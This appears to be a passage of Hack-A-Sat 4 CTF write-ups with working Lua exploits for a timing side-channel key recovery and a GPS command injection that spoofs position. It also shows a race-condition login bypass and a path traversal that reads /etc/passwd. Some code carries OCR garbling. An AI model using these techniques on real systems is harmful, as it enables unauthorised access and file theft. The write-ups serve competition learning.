- command data (16 bytes): data passed to commands, ignored if the command does not need extra information.

Then, we enumerate all the commands that can potentially be useful for the final solution, and we come out with the following list:

- issue challenge (opcode=2): this command is used to initialize the authentication key (with a secure hash scheme that uses sha256), which is later checked to run authenticated commands. Thus, this command must be executed before trying to download the flag;
- debug (opcode=3): this command is used to enable debug prints, which include the number of clock cycles taken by the command execution routine;
- download flag (opcode=8): this authenticated command, upon successful authentication, downloads the flag file.

### Authentication Issue

When reversing the authentication protocol, after finding out that the key is generated using a secure key generation protocol based on cryptographically-secure hashing, we find that the string compare routine, used to check the key validity, is vulnerable to a timing side-channel attack. The reason is simple: it checks byte-per-byte if the given key is equal to the generated one, exiting at the first wrong byte, and sleeps for a fixed amount of time between each byte; so we are able to retrieve the correct key byte-per-byte, measuring how much time it takes to perform the compare. The correct byte will take longer since it sleeps before starting the next iteration, while all incorrect bytes don't do this final sleep.

Luckily, we don't need to use timers from outside to compute how much time it takes to check the key, since we have this information already by enabling debug prints in the binary. The only thing we have to care about, is testing the same byte multiple times to ensure that no external entity is interfering with the time measurements; in the end, we only keep the minimum value among all the measurements.

## Exploit

The exploit works as follows:

- We enable the debug prints by sending a **debug** command;
- We let the binary generate the authentication key, using the **issue challenge** command;
- Now we are ready to perform our side-channel attack:
    - for each possible byte value:
        - Send the **download flag** command and retrieve the timing n times, keeping the minimum value
    - add the byte with the highest timing value to the *final key*
    - increase n to accommodate potential timing computation interferences

Since the logs are only generated if the exploit exits correctly, we also set a 7 minute timeout in our exploit to make sure that we would get the output. This is chosen considering the architecture of the CPU we are running on and its nominal clock frequency of 100MHz. Also, the number n is chosen by taking the value that works the best during our local experiments, divided by 1000 to roughly match the execution frequency of the satellite CPU.

The exploit that run on the satellite can be found in the appendix.

## *Christmas in August*

The challenge asks us to move the satellite to an orbit with an inclination greater than 80°, which means a latitude > 80° or < -80°.
Since the satellite has no form of propulsion accessible to us, it is physically impossible to actually change the orbit, so we need to deal with the GPS module in order to hijack its measurements and achieve our goal.

Browsing the GPS material attached in the competition we can find three useful files:

- lua example script to interact with the GPS
- script_udp.so
- Gps module protocol datasheet

### Lua example script

```
C/C++
local args = {...}
local udp = select(1 , ... )
local print = select(2, ... )

udp:settimeout( 10 )
assert(udp:setsockname("*",0))
assert(udp:setpeername("127.0.0.1", 9000))

local cmd = string.pack( "b", 0) -- command id 0 for gps
local data = "POS"

udp:send( cmd )
udp:send( data )
```

As the example suggests: in order to talk with the gps module we need to send UDP packets to the port 9000 and use the channel 0, followed by some kind of text command.

### script_udp.so

This shared library contains the server listening on the UDP port 9000.
At the beginning there is a jump table which is populated with some function handlers.
The value used in order to choose which handler to call is encoded using C++ templates. In particular, the handler for the channel 0 calls the function gps_position:

```
C/C++
void __thiscall
cromulence::script_udp::ScriptUdpApp::gps_position(ScriptUdpApp *this)

{
 int *apiStack_13c [2];
 int aiStack_134 [4];
 undefined **ppuStack_124;
 undefined auStack_120 [8];
 undefined2 uStack_118;
 undefined uStack_116;
 undefined auStack_115 [257];
 int iStack_14;

 iStack_14 = ___stack_chk_guard;
 CFE_EVS_SendEvent_wrap(1,2,"Script requested a gps measurement",0);
 recvfrom_wrap_2(apiStack_13c,(char *)(this + 0x78));
 ppuStack_124 = &PTR_send_00019e0c;
 memset_wrap(auStack_120,0,0x10b);
 try {  CFE_SB_InitMsg_wrap(auStack_120,0x1880,0x10b,1);
 CFE_SB_SetCmdCode_wrap(auStack_120,0xb);
 snprintf_wrap(auStack_115,0x100,"LOG BEST%sA ONCE\r\n",apiStack_13c[0]);
 uStack_118 = *(undefined2 *)(this + 0xa8);
 uSt
ack_116 = 1;
 CFE_SB_TimeStampMsg_wrap(auStack_120);
 CFE_SB_GenerateChecksum_wrap(auStack_120);
 CFE_SB_SendMsg_wrap(auStack_120);
 *(short *)(this + 0xa8) = *(short *)(this + 0xa8) + 1;
 if (apiStack_13c[0] != aiStack_134) {
  free(aiStack_134[0] + 1);
 }
 if (___stack_chk_guard == iStack_14) {
  return;
 }
 FUN_00014ee0(0);
}
```

It can be noted that the user-provided input, read by FUN_00015090 from the UDP socket, is used to build the command to talk with the GPS module; we can try to inject more commands and change the module setup.

## Gps module protocol datasheet

Along with the challenge files we are given a full datasheet of the GPS module communication protocol and a txt file listing only the available ones (a large part).
Looking inside the 1200 pages of the manual we can notice the **FIX** command which allows us to fix a position giving <latitude> <longitude> <height>, but it is disabled in normal conditions.

In order to enable it we should run the command **RAIMMODE DISABLE** first, which will disable all position checks.

## Exploit

```
C/C++
-- mhackeroni:69420
-- UDP is passed in as an arg
-- Print is passed in as an arg

local args = {...}
local udp = select(1 , ... )
local print = select(2, ... )

udp:settimeout( 10 )
assert(udp:setsockname("*",0))
assert(udp:setpeername("127.0.0.1", 9000))

function create_command(cmds, separator)
-- LOG BEST<injection here>A ONCE\r\n
local data = "POSA ONCE" .. separator

for _, v in ipairs(cmds) do
data = data .. v .. separator
end

data = data .. "LOG BESTPOS"
return data
end

local channel = string.pack( "b", 0 ) -- talk to gps

local cmds = {
[1] = "RAIMMODE DISABLE",
[2] = "FIX POSITION 89.0 30.0 89.0"
-- latitude, longitude, height
}

local separators = {
[1] = "\r\n",
[2] = "\r",
[3] = "\r\n\0",
[4] = "\0",
}

for i, s in ipairs( separators ) do
print("Trying to change the orbit #" .. i)

udp:send( channel )
udp:send( create_command( cmds , s) )
udp:send( channel )
-- Actual take position from GPS
```

```
udp:send( "POS" )

print("zioperw finito " .. i)
end
```

## *Appendix*

### Iron Bank exploit code

C/C++

```
-- mhackeroni:1
-- UDP is passed in as an arg
-- Print is passed in as an arg
local args = {...}
local udp = select(1 , ... )
local print = select(2, ... )

--local socket = require("socket")
--local udp = assert(socket.udp())

-- udp settings reccomended to leave these alone
udp:settimeout( 10 )
assert(udp:setsockname("*",0))
assert(udp:setpeername("127.0.0.1", 12123))

function custom_rep(str, count)
  local result = ""
  for i = 1, count do
    result = result .. str
  end
  return result
end

function make_cmd(cmd, key)
  if cmd == "debug" then
    return custom_rep("\x00", 0x10) .. "\x03" .. custom_rep("\x00", 0x10)
  elseif cmd == "nodebug" then
    return custom_rep("\x00", 0x10) .. "\x04" .. custom_rep("\x00", 0x10)
  elseif cmd == "issue_challenge" then
    return custom_rep("\x00", 0x10) .. "\x02" ..
("mhackeroni\x00\x00\x00\x00\x00\x00")
  elseif cmd == "flag" then
    return key .. "\x08" .. custom_rep("\x00", 0x10)
  end
end

function extract_number(str)
  local num = str:match("%w+ took: (%d+)")
  if num then
    return tonumber(num)
  end
  return nil
end

local ITS = 3
local TIMEOUT = 7*60
```

```lua
udp:send( make_cmd("nodebug", "") )
udp:send( make_cmd("issue_challenge", "") )
udp:send( make_cmd("debug", "") )

print("Received: ", udp:receive())
print("Received: ", udp:receive())
print("Received: ", extract_number(udp:receive()))

local tstart = os.time ()

for pls_work=0, 10000 do
  print(string.format("trial: %x", pls_work))
  local password = ''
  for x = 0, 9 do
    local t_max = 0
    local b_max = 0
    for i=0, 255 do
      local trials = {}
      local t_min = -1
      for trial=1, ITS do
        udp:send( make_cmd("flag", password .. string.pack("B", i) ..
custom_rep("\x00", 0x10- x - 1)))
        local t = extract_number(udp:receive())
        -- table.insert(trials, t)
        if t_min == -1 then
          t_min = t
        else
          if t_min > t then
            t_min = t
          end
        end
        -- print(t)
      end
      -- table.sort(trials)
      -- local t_min = trials[1]
      -- print(t_min)
      if t_min > t_max then
        t_max = t_min
        b_max = i
      end

      local tend1 = os.time ()
      -- print (os.difftime (tend , tstart)) --> 3
      if os.difftime (tend1 , tstart) > TIMEOUT then
        print("EXIT")
        break
      end
    end
    print(string.format("guess: %x", b_max))
    password = password .. string.pack("B", b_max)

    local tend2 = os.time ()
    -- print (os.difftime (tend , tstart)) --> 3
    if os.difftime (tend2 , tstart) > TIMEOUT then
      print("EXIT")
      break
    end
  end
  ITS = ITS+5

  local tend = os.time ()
  -- print (os.difftime (tend , tstart)) --> 3
  if os.difftime (tend , tstart) > TIMEOUT then
    print("EXIT")
    break
  end
end

-- Close the UDP socket
udp:close()
```

## Scheduling Script

The task schedule on the satellite was manually defined. The human scheduler would collect the execution time of the various tasks, their dependencies, as for example the need of an active camera,  and the possible conflict between the tasks. To aid in the scheduling command generation we developed a simple scheduling scripting language, which, in conjunction with a python script, was able to automatically calculate the time at which a task should be scheduled. An example of scheduling script is reported in the following snippet of code.

```python
from datetime import timedelta, datetime
from client import *

"""
Scripting meaning
# -> comment
; timedelta in seconds
! time override
others are commands
"""

schedule46 = """
# Camera on (+5 sec)
{"time": "TIME_HERE", "on": true}
; 5
# Script GPS (+ 3 min)
{"time": "TIME_HERE", "id": 0}
! 2023-08-12 22:34:27.000
# Take image (+10 sec)
{"time": "TIME_HERE", "imageId": 0}
; 10
# Take image (+10 sec)
{"time": "TIME_HERE", "imageId": 1}
; 10
# Take image (+10 sec)
{"time": "TIME_HERE", "imageId": 2}
; 10
# Request Image (+5 min)
{"time": "TIME_HERE", "imageId": 1}
; 300
# Request Image (+10 sec)
{"time": "TIME_HERE", "imageId": 2}
; 10
# Script ironcose (until the end - 1 min)
```

```
{"time": "TIME_HERE", "id": 1}
"""

base_url = "https://userapi.dc31.satellitesabove.me"
api_key = "REDACTED"
client = TaskingClient(base_url, api_key)

org_delta = timedelta(minutes=1)
action_time = datetime(2023, 8, 13, 3, 36, 6)
action_time += org_delta

print(f"Schedule starts {action_time.strftime('%Y-%m-%d %H:%M:%S.000')}")

action = ""
REMOTE = True
for line in schedule.splitlines():
    if '#' in line:
        action = line
        print(line)
        continue
    elif ';' in line:
        plus_seconds = int(line.split()[1])
        action_time += timedelta(seconds=plus_seconds)
    elif '!' in line:
        fixed_time = line.split(maxsplit=1)[1]
        action_time = datetime.strptime(fixed_time, "%Y-%m-%d %H:%M:%S.000")
    else:
        # 2023-08-12 13:20:43.000
        time_schedule = action_time.strftime("%Y-%m-%d %H:%M:%S.000")
        command = line.replace("TIME_HERE", time_schedule)
        print(command)
        if REMOTE:
            client.send_command(action, command)

print(f"\nSchedule ends {action_time.strftime('%Y-%m-%d %H:%M:%S.000')}")
```

The meaning of the scripting prefix are the following:

- **#** it is is a simple comment which can be used to explain the next lines
- **;** time delta, in seconds, to apply to the execution time of the previous task
- **!** force the execution time to be exactly that value. For example, it was used to shot the photo ad a specific time

All the other lines were considered scheduling commands and the placeholder *TIME_HERE* would be substituted with the calculated task time.

The script was also able to automatically interact with the scheduling API using *TaskingClient*. Out of completeness the following snippet of code contains the code of the library.

```python
import requests
import os
from requests.packages.urllib3.exceptions import InsecureRequestWarning

requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

class TaskingClient:
       def __init__(self, base_url, api_key):
           self.base_url = base_url
           self.api_key = api_key

       def send_command(self, cmd_str, data):
           cmd_str = cmd_str.lower()
           if "camera" in cmd_str:
              self.camera_power(data)
           elif "script" in cmd_str:
              self.run_script(data)
           elif "take" in cmd_str:
              self.take_image(data)
           elif "request" in cmd_str:
              self.request_image(data)

       def _send_request(self, endpoint, data=None, files=None):
           url = f"{self.base_url}{endpoint}"
           response = requests.post(url,
                                    verify=False,
                                    data=data,
                                    files=files,
                                    headers={
                                    "Content-Type": "application/json",
                                    'accept': 'application/json',
                                    "x-api-key": self.api_key})

           # debug print
           print(response.json(), response.status_code)

           return response

       def pointing(self, data=None):
           return self._send_request("/tasking/pointing", data)
```

```python
    def take_image(self, data):
        return self._send_request("/tasking/image", data)

    def camera_power(self, data=None):
        return self._send_request("/tasking/camera_power", data)

    def request_image(self, data):
        return self._send_request("/tasking/request_image", data)

    def run_script(self, data):
        return self._send_request("/tasking/run_script", data)

    def reserve(self, window_id=0):
        data = {
           window_id: window_id
        }

        return self._send_request("/tasking/reserve", data)

    def unreserve(self, data=None):
        return self._send_request("/tasking/unreserve", data)

    def clear(self, data=None):
        return self._send_request("/tasking/clear", data)

    def poke(self, data=None):
        return self._send_request("/tasking/poke", data)

    def upload_script(self, filename=None, script_id=0):
        data = {
           script_id: script_id
        }

        assert os.path.isfile(filename), "file script file doesn't exist"

        files = {
           'file': open(filename, 'rb'),
        }

        return self._send_request("/tasking/upload_script", data, files)
```

# Hack-A-Sat 4

Final Event Write-ups


*by Poland Can Into Space*

## Password Manager

Quick reversing revealed a strange situation where you can override one of the fields in the global User object, thus tricking the program to believe that you are logged in as admin without knowing his password. This could be achieved by racing the `login` mechanism with `import user db` command. The latter operation was done in a separate thread so we could issue other commands to influence the global state. However, the race window was quite small and related to enumeration of the users dbs, which were represented by files on disk, so in order to widen the window we created a lot of bogus dbs, which would slow down enumeration. After winning the race and logging in as an admin the flag was present in one of the secrets.

## Flight Software Freebies

In this challenge, all that we were given was a URL to the web service **moonligher-facts**. After a quick round of fuzzing we discovered that the HTTP server was susceptible to a classic path traversal attack:




```
~$ curl -svvv --path-as-is http://moonlighter-facts.dc31.satellitesabove.me/admin/../../../../../../..
*   Trying 10.28.168.232:80...
* Connected to moonlighter-facts.dc31.satellitesabove.me (10.28.168.232) port 80 (#0)
> GET /admin/../../../../../../../../etc/passwd HTTP/1.1
> Host: moonlighter-facts.dc31.satellitesabove.me
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Fri, 11 Aug 2023 16:05:45 GMT
< Content-Length: 1010
< Content-Type: application/octet-stream
< Last-Modified: Fri, 11 Aug 2023 14:53:51 GMT
< Expires: Fri, 11 Aug 2023 14:55:51 GMT
< Connection: close
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

After unsuccessfully trying to scour the usual interesting filesystem paths we decided to download the binary and take a closer look at it. How did we download the executed binary without knowing the full file path though? We utilized the "/proc/self/" symbolic link pointing to the current process. The "exe" file/link within in points to the originally executed binary, which is exactly what we're looking for.

We had some issues with curl and decided to drop it in favor of sending raw HTTP requests using netcat.


Analyzing the webserver binary wasn't too difficult. It wasn't packed in any way, had no visible obfuscations in place and looked like it was written in C. So by using a good decompiler the output looked pretty close to the original source code right away.

One code fragment almost immediately got our attention. It was responsible for handling incoming HTTP requests based on the HTTP method used. If there was any extra logic within the binary, it'd surely be somewhere close.




```c
while ( v7[v21] > '@' && v7[v21] <= 'Z' )
{
  method[v20++] = v7[v21];
  if ( ++v21 == v14 )
    goto LABEL_2;
  if ( v20 > 5 )
    goto LABEL_42;
}
method[v20] = 0;
if ( (unsigned int)j_strcmp_ifunc(method, "GET") )
{
  if ( (unsigned int)j_strcmp_ifunc(method, "PUT") )
  {
    if ( (unsigned int)j_strcmp_ifunc(method, "POST") )
    {
      if ( (unsigned int)j_strcmp_ifunc(method, "HEAD") )
        syslog(8LL, "Bad Method %s received\n", method);
      else
        request_method = 4;
    }
    else
    {
      request_method = 3;
    }
  }
  else
  {
    request_method = 2;
  }
}
else
{
  request_method = 1;
}
```

The handler calls are in fact performed a bit later in the function.




```
    header = 0LL;
    header = read_header(v8, "Host");
    if ( header )
    {
      j_strlen_ifunc();
      j_strcpy_ifunc_2();
      v17 = 0;
      switch ( request_method )
      {
        case 1:
          v17 = DO_GET_maybe((unsigned int *)a1, v16, (__int64)v10, v8);
          break;
        case 3:
          v17 = DO_POST((unsigned int *)a1, (__int64)v16, v10, v8, (__int64)v9);
          break;
        case 4:
          v17 = DO_HEAD((int *)a1, (__int64)v16, (__int64)v10, v8);
          break;
        default:
          errors(a3, 501);
          v17 = 501;
          break;
      }
      v5 = (const char *)sub_4AC8B0(*(unsigned int *)(v15 + 4));
      syslog(8LL, "%s: [%d] %s %s\n", v5, v17, method, v10);
      sub_40A0B0(&v8);
      return v17;
    }
    else
    {
      errors(a3, 400);
      return 0xFFFFFFFFLL;
    }
  }
}
```

The GET handler looked like it matched the behavior we saw while interacting with the webserver, HEAD didn't really look interesting so our only hope was left in the POST handler.



